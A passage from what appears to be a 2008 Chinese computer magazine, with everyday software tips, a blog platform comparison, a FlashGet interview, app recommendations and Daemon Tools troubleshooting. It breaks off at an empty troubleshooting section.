今年的第05期杂志上,46页的《思念倒计时,爱惹悬博客》介绍了如何在博客上添加倒计时钟的方法。并提供了更多添加博客代码的方法,要留意哦!

## 小提示

使用新浪博客和搜狐博客时,发表日志时遭遇异常状况,再次进入日志发表页面就可以恢复了。

## 第三回合:个性化及多媒体支持

QQ空间	[4.5分]	模板都是以商品的形式出售,用户基本都要付费购买。支持在日志中插入多媒体文件。
百度空间	[4.5分]	“百度空间”提供多达十几万的不同样式模板(如图1),但未提供分类显示,不利于用户选择。
搜狐博客	[4.8分]	有上万款主题模板及上千个模块(如图2)。使用本地宣传的方式,让博客“摆脱”了对视频分享网站的依赖,简化了用户的操作。
新浪博客	[3分]	能够快速一键更换模板。但其模板的整体数量与质量不敢恭维。
网易博客	[3分]	比较有特色的是:能够自定义导航条、顶区、模块等各部分的风格。

最具个性化奖:QQ空间、百度空间。

最佳支持多媒体奖:搜狐博客。




### 小编侃比赛:

QQ空间牺牲了速度,保证了个性化。搜狐博客以本地直接上传的优势,在多媒体支持上获胜。

## 首轮比赛结果:

在三回合比赛中的六个奖项里,搜狐博客以四个奖项的绝对优势,成为首轮比赛的赢家。欲知次轮比赛战况,敬请关注下期。CF [YY18]





# 安全高速的快车下载

访快车FlashGet技巧总监陈应明

Tag 下载、快车、FlashGet、陈应明、P4S 采访 软件

**陈应明:**  
2004年毕业于中山大学, 软件工程专业。自毕业起一直从事互联网P2P相关工作, 对下载软件有着深刻的理解。目前就职于网际快车信息技术有限公司FlashGet项目组, 负责FlashGet客户端研发工作。

## FlashGet技术领先全球

全面支持HTTP、FTP、BT及eMule等多种协议, 进一步优化BT下载, 全方位支持BT种子制作和发布, 完全实现P2P和P2S无缝兼容。同时对下载的资源有很好的管理功能, 打开软件右侧的推荐栏位就可以看到下载的相关推荐, 使用MHT(Multi-server Hyper-threading Transportation)多服务器超线程传输技术, 能智能拆分下载文件, 多点并行传输。还采用了UDCT(Ultra Disk Cache Tech)超磁盘缓存技术全面保护硬盘。

## 热点问题

**记者:** 什么是P4S技术? P4S技术的工作原理是什么?

**应明:** P4S技术即是打通了HTTP、FTP、BT、P2P各种下载协议的下载技术, 就是用户在下载某种协议的任务的时候, 快车会自动找到和这个任务有相同资源的其他协议, 并给这个任务补源下载, 可以起到加速和解决死链的作用。

**记者:** SDT有什么作用? 而UDCT技术对大家有什么实在的好处?

**应明:** SDT(Smart Detecting Technology)即是下载安全监测技术, 它能够自动监测下载的文件是否有插件, 能有效防止恶意插件; 而UDCT(Ultra Disk Cache Technology)是超磁盘缓存技术, 能全面优化硬盘读写, 能在下载中不伤硬盘。

更多采访详见: <http://yangguo.blog.cfan.com.cn>

## 快车FlashGet2.0技术揭秘

### 1. 最鲜为人知的技巧

#### 安全设置很重要

点击“安全”弹出“快车安全中心”窗口, 选中“启用下载完成后杀毒”后点击确定, 软件即能自动指定杀毒软件并进行设置。当然你也可以在“快车安全中心”窗口中选择杀毒软件程序地址, 并设置好参数和指定格式。

#### 浏览工具都支持

默认情况下的多链接下载等功能, 都只能在IE上使用, 其实这些技巧也可以加到其他浏览器里。我们以Firefox为例, 电脑上安装Firefox后, 再在快车里点击“工具→浏览器支持→添加火狐2支持”即可实现(在进行操作时必须关闭Firefox程序), 这样以后再用Firefox打开网页时, 就可以右击实现使用快车下载全部链接等功能了。

### 2. 小编最常用的技巧

#### 音视频网上搜

在“安全”按钮旁边有个“搜索”工具栏, 点击“全部”后的下拉菜单可以选择相关分类, 包“搜索音乐”, 输入歌名如“爱你一万年”, 再点击“搜索”或按回车键即可打开kuaiche.com网, 点击“下载”即可将歌曲快速下载。

#### BT电影轻松下

与网上搜索差不多, 我们在这里点击“BT”, 再输入“士兵突击”这个连续剧名称, 搜索打开网页后即可下载种子文件(.torrent), 双击种子文件快车会弹出“添加链接”对话框, 设置保存路径再确定即可下载。


### 3. 最没技术含量的功能

#### 下载设置有技巧


有个连续剧要下载, 但电脑有故障而重启了, 我们可以让快车接着继续下载。安装好快车后, 我们就点击“工具→选项”打开“选项”窗口, 在“常规”标签里选中“快车启动时, 自动开始上次运行的任务”、“开机后自动启动快车”、“全部任务完成后, 关闭计算机”和“下载时防止计算机进入休眠状态”。再点击“确定”即可实现快车的连接下载, 并不用再担心出现系统故障而导致的重启了。

#### 网址下载小技巧

点击“新建”即可开始建立下载任务, 这时弹出“添加下载任务”对话框, 在“请添加多个地址”里输入下载地址即可。如果想同时下载多个地址, 只需每行一个地址即可, 将这个多行的网址放在地址即可进行下载。如果想下载当前网页中的多个链接, 可以右击鼠标选择“使用快车下载全部链接”, 在“选择要下载的Url”对话框里选中要下载的内容即可。如果想下载BT就在“添加下载任务”里点击“添加BT种子”导入BT文件, 即可进行下载。当然, 其实也可以在链接处点击鼠标, 按着鼠标将链接直接拖动到快车主窗口或悬浮窗里, 即可实现网址链接的快速下载, 快车会自动弹出“添加链接”对话框, 设置好“选择分类”和“保存路径”, 确定即可。 **CF** [Y19]







# 新软物语

NEW SOFTWARE STORY

本地和远程计算机都安装USB to Ethernet Connector,可以在本地远程控制USB设备

## 软件更新

CFan Software Update 2008.07

### IE 8.0 Beta

升级指数:★★

新版本增加活动内容服务功能,可安装更多插件,增加了小巧的开发工具,给程序员带来很大便利。

下载地址:<http://www.skycn.com/soft/42937.html>

### 超级兔子魔法设置 2008.02

升级指数:★★

全面改为Vista风格并全面支持Vista,快速检测和快速设置节省大家的时间。

下载地址:<http://tele.skycn.com/soft/2993.html>

### 酷狗音乐 2008 V5.101

升级指数:★★★

本次升级修改了下载上传的列表,十分直观;增加了卡拉OK歌词标题栏,提高了操作的直观性。

下载地址:<http://www.kugou.com>

### 暴风影音 3.3

升级指数:★★★

本次更新增加了边看边放功能,完美支持TS格式,并且可以任意切换MKV的字幕。

下载地址:<http://www.onlinedown.net/soft/37404.htm>

### Vista优化大师 3.0.0

升级指数:★★

本次更新基于.NET Framework 3.0开发,由于和系统集成更加紧密,运行速度更快了,并加入Vista硬盘静音技术。

下载地址:[www.vista123.net](http://www.vista123.net)

### Flashget 2.0 Beta6

升级指数:★★★

本次升级使BT下载速度加快,美化了任务提示效果,支持按键定位文件,提高不同分类切换时的效率,修正了从1.x版本导入任务的诸多问题,很值得升级。

## 新软推荐

New Software Recommend 2008.07



### 手机归属地查询软件

该软件不仅仅能够正向查询手机的归属地,还能反向查手机的归属地,并列出手机卡的种类(比如动感、全球通等),还支持身份证号码的正查、倒查。

大天使点评:此软件的反查功能的确很好用,而且可以用来为自己挑一个好的手机号;除此之外,单击左侧的“批量智能查询”按钮即可在一段文字中批量把手机号查询出来,对于客户资源的分析很有用。

下载地址:<http://www.onlinedown.net/soft/4117.htm>

快车代码:CF0806CMRJ01



### QQMusic 7.2 Beta02

新版本推出后再度赢得了大家的欢迎!首先让启动和关闭速度得到提高,设置功能面板集中了功能设置,迷你模式播放中增加了列表显示。查找列表内歌曲功能得以增强。

大天使点评:该软件与互联网结合紧密,界面效果很好,操作简便,美中不足的是对于网络设置没有细化。

下载地址:<http://www.skycn.com/soft/5982.html>

快车代码:CF0806CMRJ02



### Advanced Vista Codec Package v4.6.0

国外网友制作的适用于Vista操作系统的解码包,它本身不带播放引擎,但是可以用QuickTime或者Windows Media Player播放,这样不安装全都包的暴风影音也能打造自己的全格式播放器啦。

大天使点评:Windows中播放器最重要的是引擎和解码器,引擎仅有少数厂商能开发(例如RealPlayer)。编码我们可以简单理解为文件格式,但是很多编码都是有版权的,所以我们不得不安装很多播放器。万能播放器也是基于已有的引擎增加编码之后得到的。其实我们安装上编码包之后就能有自己个性化的万能播放器了。

下载地址:<http://www.newhua.com/soft/8448.htm>


快车代码:CF0806CMRJ03



### KooMail(酷邮) 4.55


虽然现在大家处理邮件时经常用Web方式处理,但是你会发现穿梭于各个Web Mail之间的疲惫,地址簿的不统一,这时邮件客户端的优越性就体现出来了。酷邮就是一款很好的软件。

大天使点评:它能优先下载小邮件(见图1),可把大附件邮件甩到后面接收。



下载地址:<http://download.tech.sina.com.cn/download/downContent/2004-03-16/1007.shtml>

快车代码:CF0806CMRJ04




### IE Tab

Firefox浏览一些网页很别扭,看来此时还得用IE内核才能实现最佳效果,正好就用它吧!

大天使点评:如想用IE 6浏览一些在IE 7变形的网页,可以在Firefox浏览器里单击“工具→IE Tab选项”并切换到“外部程序”,指定绿色版的IE 6即可。

下载地址:<http://addons.mozine.cn/firefox/53/>

快车代码:CF0806CMRJ05 CF[YY20]





# 全面打造多功能移动U盘

Tag PortableApps. USB 实例 软件

安徽/Dream

**对**于刚刚进入大学一年级的同学来说,U盘就是随身携带的数据仓库。由于部分高校禁止大一新生使用电脑,很多学生朋友们所有的数据都只好寄存到U盘中,包括各种软件、数据文件等。而在将U盘当成身边时刻形影不离的数据仓库时,也有不少讲究和技巧。

## 实例1: 让收藏夹如影随形

自己收藏的一些网址肯定是放到收藏夹中,然后再存放到U盘中,但学校机房的电脑打开后只会显示其默认的收藏夹,如何让系统自动使用U盘中的收藏夹呢?方法也不难:打开注册表编辑器,定位到:HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders,找到右侧的“Favorites”项,双击它,在打开的编辑框中将其值修改为U盘中的收藏夹的路径,保存后按F5刷新注册表即可。

### 小提示

由于使用电脑不固定,可以在上面修改好注册表键值项后再将该键值导出为注册表文件,以后使用其他电脑时,先查看U盘插入系统后分配的盘符是多少,如果盘符与上次的一样,则直接导入注册表文件即可,否则先用记事本打开注册表备份文件,再将路径中的盘符改成当前U盘的盘符,然后再导入即可。

## 实例3:

## 让普通U盘变身U3闪盘,QQ聊天记录不再随手丢

对于使用U盘一族,不可能不知道U盘家族中的精品——U3闪盘,它宛如一台袖珍型的电脑,现在,手持普通U盘的你,也可以将其变身成U3闪盘,然后再将QQ程序放里面,以后就不再为聊天记录犯愁了。

### 小知识: U3是什么?

U3是SanDisk和M-System发布的闪存盘标准,在U3盘中可以运行符合U3标准的程序,并对程序进行个性设置。

首先下载PortableApps Suite Lite(下载地址:[http://nchc.sourceforge.net/sourceforge/portableapps/PortableApps\\_Suite\\_Lite\\_1.0.exe](http://nchc.sourceforge.net/sourceforge/portableapps/PortableApps_Suite_Lite_1.0.exe),快车代码:CF0807CMRJ06)复制到U盘中,然后双击这个文件安装它,以后将U盘插到电脑中就会自动运行该软件,打开的

界面就像一个独立系统(见图2)。

里面有很多应用程序,例如Firefox、Word等,还可以从<http://portableapps.com/apps>下载更多的应用程序。

例如,我们现在想聊QQ,那直接选择“Gaim Portable”项,在打开的程序窗口中选择“Add”(添加)按钮,然后选择聊天工具为QQ,并设置好账号及密码即可登录到QQ中了(见图3)。

除了用Gaim外,还可以用Pidgin Portable(下载地址:[http://portableapps.com/apps/internet/pidgin\\_portable](http://portableapps.com/apps/internet/pidgin_portable),快车代码:CF0807CMRJ08)进行多IM登录。

### 小提示

要用聊天记录功能,请在主窗口中单击菜单“Tools→Preferences”(首选项)项,在打开的设置窗口中选择“Logging”(记录)项,勾选“Log all instant messages”(记录所有信息)项,保存设置后,以后就可以翻阅聊天记录了。此外,还可以用它与MSN/ICQ/Yahoo通等好友聊天。CF [YY21]

## 实例2: 将邮件变成宠物狗,让它随身跟


平时与朋友、同学们邮件来往是不可或缺的,一般都用Outlook、Foxmail来收发邮件。如何把自己的邮箱也直接放到U盘中呢?

### Foxmail


Foxmail很简单,只要将Foxmail安装文件夹直接拷贝到U盘中即可使用。

### Outlook

如果是Outlook,用“BackRex Outlook Backup”(下载地址:<http://www.skycn.com/soft/20170.html>,快车代码:CF0807CMRJ07)将原先设置好的Outlook中的数据备份下来,然后再到你所使用的电脑中进行恢复即可(见图1)。



▲下载安装后运行,运行时在备份向导中选择“Backup”项,然后按照向导提示选择Outlook进行备份,并设置备份的目标位置为优盘。备份时,该软件会自动搜索相关文件,而等到到其他电脑中使用时,只要再次安装该软件,运行时选择“Restore”项,将先前备份的Outlook数据导入,接下来你在这台电脑中打开Outlook时,就会发现所有的数据与之前的那台电脑一样了。





# 重装系统你能不能别让我这么烦

Tag 激活、备份 实例 软件

江宁/周楠

**激**活文件的备份总让人感到很不舒服,重装系统后,很多软件都需要重新激活,病毒库还要从网上下载,所以让人感到特别烦,怎么办呢? 这里笔者给大家介绍几种方法,可以备份电脑中的激活信息,就算重做系统也没有关系,不用再进行繁琐的激活的备份的工作。

## 实例1:擒贼擒王,先从老大下手(Windows XP的激活信息)


如重装Windows XP,就需要重新激活,可以利用RockXP(下载地址: <http://www.crsky.com/soft/3222.html>,快车代码:CF0807CMRJ09),快速对Windows XP激活信息备份,重装Windows XP的时候只需恢复备份即可。

先启动RockXP,然后进入Windows密钥,在右边会看到备份激活文件按钮,点击之后让你选择路径,确定好路径之后就可以将激活文件进行备份。以后重做系统的时候就可以在安全模式下将备份文件复制到windows\system32\和windows\system32\dllcache这两个文件夹中,

重启电脑后即可恢复备份(见图)。

Windows XP除了需要备份激活信息之外,还需要备份已经下载安装的补丁程序。在本电脑的%systemroot%\Windows"下找到"Windows Update.log"文件(%systemroot%为系统安装的盘符,一般为"C:"),用记事本打开该文件,可以看到里面包含了所有更新过的程序记录,其中格式形如

`http://download.windowsupdate.com/msdownload/update.../ .exe`的链接就是补丁程序的下载地址。新建一个文本文件,命名为"Update.lst",再将日志中记录的



下载地址按照每行一个地址的格式复制到该文本文件中。

接下来启动迅雷5,点击"文件→导入下载列表"命令,选择"Update.lst"即可。当任务全部下载完成后,按照日志中记录的顺序(通常是从上往下)逐个双击并安装补丁即可。

## 实例2:卡巴斯基的病毒库和激活备份

重装Windows,卡巴斯基要重新激活,而且第一次升级病毒库时间特别长,其实可以利用专门的卡巴斯基备份工具(下载地址: [http://www.my51.net.cn/show/s\\_18649.html](http://www.my51.net.cn/show/s_18649.html),快车代码:CF0807CMRJ10),对病毒库

进行备份,非常方便。

首先打开卡巴斯基病毒库备份工具,然后按任意键就会自动将病毒库拷贝出来,并且自动建立一个kp7的文件夹,里面就包含病毒库。如果以后再重装卡巴斯基的话,可以单击主页面的

"设置"按钮,然后单击"更新→配置→更新设置",选择刚才新建的kp7文件夹,并且取消"卡巴斯基病毒实验室更新服务器"复选框,单击"确定"后退出。最后重启卡巴斯基就会自动更新病毒库,而且速度非常快。CF[YY22]

## 巧妙设置,让TC也能预览docx文档

Tag TC、文件、预览 技巧 软件

江苏/王临

**在**TC中安装OfficeView插件后可以以直接预览DOC文件,不过,即使系统中已安装Office 2007,但无论如何设置,插件暂时还无法实现对DOCX文档的预览,安装TxQuickView插件可以解决这一难题(下载地址: <http://www.sp-download.de/plugins/TxQuickView.zip>,快车代码:CF0807CMRJ11)。安装非常简单,

首先请打开TC,在某一窗格中定位到TxQuickView.zip所在的路径,然后直接双击,按下回车键确认之后即可。安装后我们只要单击预览窗口工具栏最左侧的"Viewer"(查看器)按钮,在这里选择"Text"(文本),然后就可以正常预览DOCX文档,单击工具栏上的"Word Wrap"(文字换行)按钮可以进行自动换行。

为一劳永逸,我们可以手工注册DOCX格式,单击"Viewer"下拉菜单中的"Settings"(设置)按钮,此时会打开"New File Extension"(新注册扩展名)对话框,"File Extension"(扩展名)文本框输入"DOCX",然后在右侧的下拉列表框中选择"Text"(文本)项,确认后即可生效。

CF[YY23]



# 生活在虚拟打印的世界之中

Tag 虚拟打印机、打印技术 应用 软件

辽宁 蓝色海岸

**打**印机我们大家都知道,文档、图片编辑完毕都要通过打印机进行打印输出。提起虚拟打印机,大家要么是不知,即便知道也往往认为是形同鸡肋,其实不然,巧妙利用虚拟打印机,可以完成许多看似难以完成的工作,要么会给我们的工作带来极大的便利,要么会起到锦上添花之妙。

## 用Snagit打造完美日历


用Word向导设计日历。打开Word,选择“新建”命令,打开新建窗口,选择左侧功能列表中的“日历”,在右侧选择“2008年日历”,然后选择一种日历样式,单击“下载”将日历下载回来(见图1)。

接下来,选择日历的打印方向,其中选择“为图片预留空间”。接着选择要打印的日期,以及是否打印农历和节气,根据自己的需要设置即可,最后在Word文档里生成日历表。接下来,单击左上角的微软徽标键,选择“打印”命令,在弹出来的打印窗口中选择使用Snagit虚拟打印机选项,将设计好的日历打印成一张图,打印完成后,在Snagit中会出现“打印”的日历全

图。现在还可以根据需要,进行一下适当的剪切,只保留日期部分。

为增加日历的美感,现在从网上找一张题材相符的精美的图片,或者干脆用自己的照片,然后用Photoshop将图片与日历合成一张图片,对PS不熟悉的朋友也可以利用ACDsee进行简单的合成。为使日历更具美感,接下来我们还可以使用光影魔术手修饰一下日历,使用“负冲”效果

处理图片,让它看起来稍微梦幻一些。接下来用“撕边边框”的“Camera”边框为图片加个边框,还可以加上一些底纹。好了,一份完美的日历就制作完成了,现在赶快打印输出吧!



## 文档瞬变Flash动画

Flash电子书声情并茂,赏心悦目,人见人爱,不过自己动手制作太过麻烦,费事费力不说,效果往往还差强人意。如果你喜欢Flash电子书,那么不妨借助于虚拟打印功能将自己现有的文件打印成Flash电子书,而所需要的工具是Macromedia FlashPaper 2.0(下载地址: <http://www.onlinedown.net/soft/35842.htm>,快车代码: CF0807CMRJ12)。

安装完毕,Office工具栏上将增加一个“Flash Paper”菜单和转换按钮。打开要转换的文档,然后单击

“Flash Paper”菜单下的“Convert To Macromedia Flash(SWF)转换(S)命令,Flash Paper便会自动将Office文档转换成SWF格式的Flash文件(见图2)。要转换非Office文件,需要借助于虚拟打印功能。安装Flash Paper时,会在系统中生成一个名为“Macromedia Flash Paper”的虚拟打印机,通过这个打印机可以将任意文件“打印”成FLASH电子

书。通过相应的编辑工具打开文件,然后单击“文件”菜单下的“打印”命令,在打印机栏中选择“Macromedia Flash Paper”打印机。单击“打印”按钮,这样就可以预览到转换后的效果,此时只要单击该窗口工具栏上的“Save as Macromedia Flash(保存为flash文件)”按钮即可进行转换。



## 让远方QQ好友与自己同步浏览文档

借助于虚拟打印功能我们无需传送就能直接与远方的好友共同浏览喜欢的文章了。腾讯TM软件的“Tencent Virtual Printer”虚拟打印机,可以让TM好友们同步浏览Office和PDF等文

档的内容。打开TM好友的聊天窗口后,点击“动作→远程演示文档”选项发出邀请,当好友点击“同意”后双方都会弹出一个“文档演示中”窗口,在“打开”对话框中找到并打开你要

演示的文件后,TM虚拟打印机会将该文件内容进行转换发送到“文档演示中”窗口中,并同步显示在好友的“文档演示中”窗口里,双方就可以同步浏览文件内容了。



用光影魔术手的批处理或者用Snagit的批量转换命令,可以将图片批量变为黑白样式。

## 博客美文制作成PDF电子书

无论是名人博客还是我们普通人的博客,记录的都是对人生、对社会的精辟论述或者是对工作、对生活的感悟、情感点滴,其中不乏经典之作、奇美妙文,一页页复制粘贴下来保存,太过繁琐,何不直接将其打印成PDF电子书呢?首先下载安装虚拟打印机SD PDF Creator v1.52 简体中文版(下载地址: <http://www.7xdown.com/downinfo/2055.html>, 快车代码: CF0807CMRJI3)。安装完毕,会在系统中添加一个名为“SD PDF Creator”的虚拟打印机,以后我们就可以方便地将网页内容直接打印成PDF电子书了。单击浏览器菜单栏的“文件”→“打印”命令,弹出打印对话框,选中“SD PDF Creator”作为打印机(见图3),将“页面范围”设置为“全部”,最后单击“打印”按钮,在弹出来的对话框中输入一个文件名,单击“保存”按钮即可将博客文章自动保存为PDF电子书。



## 快速完成Word图表向CorelDraw文件的转换

手头上有一个利用Word制作完成的图表文档,如何转换到平面矢量绘图软件CorelDraw中进行更为精确的处理和控制呢?通常是没有办法的,不过借助于虚拟打印的方法,我们就可以另辟蹊径。首先打开Word图表文件,单击左上角的微软徽标键,选择“打印”命令,在弹出来的打印窗口中选择当前电脑上安装的物理打印机,并勾选“打印到文件”选项,其他选项为默认,单击“确定”按钮,此时就会出现“打印到文件”窗口,然后保存文件即可。接下来,打开CorelDraw,单击菜单栏的“文件”菜单,从下拉菜单中选取“输入”命令,选择文件类型“RN, EPS-PostScript Interpret”,勾选“维持图层与页数”选项,选择刚才虚拟打印生成的PRN文件,单击“输入”按钮,此时会弹出一个“PostScript”窗口,勾选文字输入为“曲线”,单击“确定”即可将Word图表文档转换到CorelDraw中,接下来就是进行后期的编辑处理了。 [CF] [Y24]

# 看天下 快报

WWW.U.CN

看书、看报、看天下!

## 免费阅读数百份报刊的工具软件

让所有的报刊、杂志、图书、文献、画报等媒体免费为你服务!

看天下快报,是一款原版报刊杂志的免费阅读工具。可以阅读当天最新出版的国内各个地区的几乎是所有的报刊杂志。使用出片原始版制作而成的电子文件。在电脑上看到的的就是和纸质的报纸是一模一样的版本。

不同的是,在电脑上还可以将图片文字任意的放大缩小,直到你的视觉极佳状态。当然,最为值得炫耀的,还是可以同时看到不同地区的所有版本报刊,并且享受VIP贵宾的免费待遇!

▼软件界面示意



数百份报刊供你选择,更多刊物不断添加中

现在下载使用看天下,还可以有机会获得赠送的时装杂志、杀毒软件、炒股软件、U盘和参加抽取每周幸运大奖!

## 幸运大奖周周送!

看天下快报 www.u.cn 你不可缺少的读报工具!



## Flash变屏保仅需两步

Tag Flash、屏保 实例 软件


辽宁/小新

网上的很多精美Flash文件,如果能成为自己的屏幕保护多好,就不用等其他官方的发布。其实并不难,利用一个InstantStorm的软件,只需两步就可以把自己电脑中的Flash变成屏保。

**第1步:**首先在IE中打开一个网页,然后启动“考拉宝”(下载地址<http://soft.kaola.cn/>;快车代码:CF0807CMRJ14),单击“保存内容”按钮,再单击网页中的Flash,按照提示保存到本地即可。

**第2步:**进入InstantStorm主页面,在“General”(常规)栏中点击“Browse”(浏览)按钮,选择要建立屏保的Flash文件(见图),给屏保文件起一个名字。在“Scale”(尺寸)中选择Flash文件的大小,然后在“Advanced”(高级)栏和“Installation”(安装)栏中选择Flash屏保安装文件的基本设置,包括是否在桌面建立图标,播放栏样式,是否添加其他文件等。都

设置好后,选择“Publishing”(发布)栏,点击其中的“Create”(创建)按钮即可创建屏保文件。**CF**[YY25]



## WinRAR应用技巧三则

Tag WinRAR、解压 实例 软件

内蒙古/王道才

在各种免费、共享和盗版软件满天飞的今天,每个用电脑的朋友都频繁地同WinRAR打交道,不过在使用WinRAR时也要讲究技巧,这样才能起到事半功倍的效果。

### 技巧1: 让压缩文件包中的子文件尽收眼底


我们只要简单设置,就能让压缩文件包中的子文件夹尽收眼底。双击压缩文件包,在打开的WinRAR主界面中勾选“选项→文件列表→不显示文件夹”,这样所有子文件夹及其下面的文件就会在同一窗口中按字母顺序全部列表显示出来了!

### 技巧2: 同时解压多个压缩文件包

把下载的所有压缩包都选中,右击它们,然后单击“解压每个压缩文件到单独的文件夹”,就能一次将所有选中的压缩文件都解压出来了。

### 技巧3: 解压时从压缩包中过滤掉指定类型的文件

从网上下载的软件通常会添加一个网站首页的网页文件或链接,我们可以在解压时过滤掉它们。双击压缩文件包,然后单击“选项→设置”,再切换到“安全”选项卡,勾选“解压时排除的文件类型”复选框,然后在其下面把排除的文件类型改为“.htm \*.html \*.url \*.lnk”(如有其他格式的,再根据需要进行添加),最后单击“确定”退出即可(见图)。**CF**[YY26]



## 软件帮我顺利解套

Tag 解密、删除 实例 软件

辽宁/小新


2008年年初股票深度回调,让很多人套牢。其实当我们在用电脑的时候,会经常遇到“文件正在使用,无法删除”的情况,我们如何解除这种“套牢”呢?

### 实例1: 善意的谎言

有时候我们在想删除一些文件的时候,不知道被哪个程序占用了,我们借助于Unlocker(下载地址:<http://www.onlinedown.net/soft/24732.htm>,快车代码:CF0807CMRJ15)这个小程序就很容易知道,并且易于解锁。而且Unlocker并不是中止程序,而是

解除文件和程序的关联,以达到不破坏程序和不丢失数据的目的。

先安装Unlocker,安装之后在要删除的文件上按鼠标右键,就会看到多出一个Unlocker选项,选择之后就会自动找该文件被什么软件占用。找到之后就可以在下面对该程序进行具体的操作,包括删除、重命名和移动,点击确定按钮完成操作(见图1)。




### 实例2: 恶意的破坏

有些文件已经被病毒破坏,无法删除,这时候就应该考虑到延迟删除了,即在系统再次启动之后删除,那么就请用PendMove(下载地址:<http://www.onlinedown.net/soft/40939.htm>,快车代码:CF0807CMRJ16)。

先启动PendMove,然后先选择要延迟删除的源文件。点击保存修改按钮完成设置(图2)。重启电脑后,就会完成延迟删除或延迟更名操作。

**CF**[Y27]



### 小提示: Unlocker终止USB硬盘进程

如果我们电脑使用了U盘或移动硬盘,想停止使用里面的程序比较麻烦,使用Unlocker就容易很多。在我的电脑中找到U盘或移动硬盘盘符,按鼠标右键,选择Unlocker,然后选择删除按钮,就会看到正在使用的进程,选择要停用的程序,就可以将其中止。



# 08, 08, Daemon Tools遇到新麻烦啦

Tag 虚拟光驱、Daemon Tools 故障 软件

辽宁/蓝色海岸

## 本文可以学到

- 1 解决DT和杀毒软件冲突的方法
- 2 解决DT和Vista不和的方法
- 3 解决安装后游戏无法正常运行和不可免光盘的方法

虽然开学啦,但是也要注意劳逸结合,游戏是我的最爱。不过,今年的游戏并没有给我带来多少快乐,反而是无尽的烦恼,问题就出现在虚拟光驱软件Daemon Tools(以下简称“DT”)上,让我吃尽了苦头,连寒假都过得不爽。

## 与瑞星2008“死磕”

### 【故障现象】

在Windows XP操作系统中,安装瑞星2008后,Daemon Tools无法使用,启动时弹出如下错误提示:

Initialization error 0.

This program requires at least Windows 2000 with SP1.43 or higher.

Kernel debugger must be deactivated.

### 【故障分析】

经深入分析,该故障是因为DT与瑞星2008存在兼容性问题,安装瑞星会导致SPTD损坏。

### 【故障排除】

遇到该故障,可以通过重装SPTD的方法来解决。首先卸载DT,然后下载安装SPTD v1.55 X86。进入到页面<http://disc-tools.com/download/daemon-sptd-md5sum>,下载安装后重启,接下来,重装DT,安装后再次重启,故障即可排除。如果仍然无法排除,那么则可能是“Virtual Disk Service”服务被瑞星禁用的缘故,这时我们可以在运行对话框中键入“services.msc”打开服务窗口,启用该服务即可。

## 与Vista“不和”

### 【故障现象】

Windows XP操作系统升级为Vista操作系统之后,在安装Daemon Tools时,无法正常安装(见图)。

【故障分析】Windows Vista中引入名为UAC(用户账户控制)下载以提高安全性。UAC的从严策略,可能导致授权不足,从而无法安装DT。此时,改变系统授权即可使DT正常安装,特别是Pro版本的安装更是如此。

### 【故障排除】

